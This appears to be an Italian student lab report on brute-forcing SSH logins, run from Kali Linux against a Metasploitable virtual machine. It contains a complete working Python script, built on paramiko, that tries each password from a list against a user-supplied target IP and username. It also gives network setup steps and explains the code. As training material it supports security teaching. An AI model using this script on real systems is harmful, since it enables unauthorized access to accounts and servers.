Task 2

Introduzione

In questo report analizzeremo uno script Python che effettua un attacco di tipo *brute force* su un servizio SSH. L'obiettivo è testare una lista di password su un server remoto, tentando di autenticarsi con ciascuna finché una risulta valida.

2) Spiegazione

Il codice serve a provare diverse password su un server remoto, per vedere se una di queste funziona. Ecco come funziona passo dopo passo:

- Viene chiesto all'utente di inserire l'indirizzo IP del server da attaccare e il nome utente.
- Il programma legge da un file (**`password_comuni.txt`**) una lista di password.
- Per ogni password nella lista, lo script prova ad accedere al server usando il protocollo SSH.
- Se una password è corretta, viene stampato un messaggio e l'attacco si interrompe.
- Se tutte falliscono, il programma si limita a mostrare quali password non hanno funzionato.

Questo tipo di approccio è utile per dimostrare quanto sia importante usare password sicure e difficili da indovinare.

3) Cosa ci servirà per lo svolgimento del compito

Per eseguire e testare correttamente questo script avremo bisogno di:

Software e librerie:

- **Kali Linux** come macchina attaccante.
- **Python** installato sulla macchina Kali Linux.
- **Libreria `paramiko`**, installabile con `pip install paramiko`.
- **Un file di testo** (`password_commit.txt`) con una lista di password.


- **Una macchina vulnerabile Metasploitable** configurata per eseguire un servizio SSH accessibile (porta 22).

- **Una rete configurata tra Kali Linux e Metasploitable** per consentire la comunicazione.

Configurazione della rete tra VM:

- Impostare **entrambe le macchine virtuali sulla stessa rete**:

    - Usa la modalità **"Rete interna**" Assicurati che entrambe le VM abbiano un **indirizzo IP statico o assegnato tramite DHCP** nella stessa subnet (es. 192.168.56.x).




- Verificare la connettività tra le VM:

    - Dalla macchina Kali, esegui `ping <IP della vittima>` per assicurarti che Metasploitable sia raggiungibile.

```
└─$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=2.04 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=1.50 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=1.38 ms
64 bytes from 192.168.1.20: icmp_seq=4 ttl=64 time=1.67 ms
64 bytes from 192.168.1.20: icmp_seq=5 ttl=64 time=1.33 ms
64 bytes from 192.168.1.20: icmp_seq=6 ttl=64 time=2.25 ms
64 bytes from 192.168.1.20: icmp_seq=7 ttl=64 time=1.07 ms
^C
── 192.168.1.20 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6017ms
rtt min/avg/max/mdev = 1.069/1.604/2.249/0.383 ms
```

- Controllare che il **servizio SSH sia attivo** sulla macchina Metasploitable



4) Approfondimento tecnico

Funzione `load_passwords`

Questa funzione legge un file di testo contenente password, una per riga, restituendole come lista Python. È implementata in modo semplice ma robusto: ignora le righe vuote ed eventuali spazi bianchi.

Funzione `try_ssh_login`

È la parte centrale del brute force. Ecco cosa succede internamente:

- Viene creato un oggetto `SSHClient` da `paramiko`.
- `set_missing_host_key_policy(paramiko.AutoAddPolicy())` forza l'accettazione automatica delle chiavi pubbliche del server remoto, evitando che il programma si blocchi se la chiave non è già nota.
- `connect()` tenta la connessione al server remoto con le credenziali passate. I parametri importanti sono:
    - `host` e `port`: rispettivamente l'indirizzo IP e la porta SSH (default: 22).
    - `username` e `password`: credenziali da testare.

L'eccezione `paramiko.AuthenticationException` viene catturata per gestire i fallimenti di login senza interrompere il ciclo. Tutte le altre eccezioni vengono stampate per diagnostica.

Funzione `main`


Serve come entry point dello script:

- Richiede IP e username all'utente.
- Carica la lista di password.
- Le prova una ad una finché una funziona o finiscono tutte.

Codice Python

```python
import paramiko

def load_passwords(password_file_path):
        """Load passwords from a file."""
        with open (password_file_path, 'r') as f:
                return [line.strip() for line in f if line.strip()]

def try_ssh_login(host, port, username, password):
        """Attempt SSH login with given credentials."""
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        try:
                client.connect(host, port=port, username=username, password=password)
                print(f"[+] Password trovata : {password}")
                return True
        except paramiko.AuthenticationException:
                print(f"[-] Tentativo fallito con: {password}")
                return False
        except Exception as e:
                print(f"[!] Errore: {e}")
                return False
        finally:
                client.close()

def main():
        host= input("Enter the target ip addres: ")
        port = 22
        username = input("Enter the username: ")
        password_file_path = 'password_comuni.txt'

        passwords = load_passwords('password_comuni.txt')
        if not passwords:
                print("[!]No passwords loaded from the file")
                return

        for password in passwords:
                if try_ssh_login(host, port, username, password):
                        break

if __name__ == "__main__":
        main()
```

Dimostrazione



Riflessioni finali

In questo report abbiamo esaminato e analizzato uno script Python che simula un attacco di tipo *brute force* su un server SSH, utilizzando una lista di password per tentare di accedere al sistema. Abbiamo visto come lo script possa essere utilizzato per testare la resistenza delle credenziali di accesso e per sensibilizzare sull'importanza di adottare password sicure.

L'attacco è stato eseguito in un ambiente controllato, utilizzando una macchina Kali Linux per attaccare una macchina vulnerabile chiamata (Metasploitable).

Infine, questo esempio evidenzia quanto sia cruciale proteggere i sistemi con misure appropriate come l'uso di password robuste e l'adozione di tecniche di difesa contro gli attacchi di forza bruta. La sicurezza informatica è un campo in continua evoluzione e la consapevolezza di questi rischi è fondamentale per garantire la protezione dei dati sensibili e dei sistemi.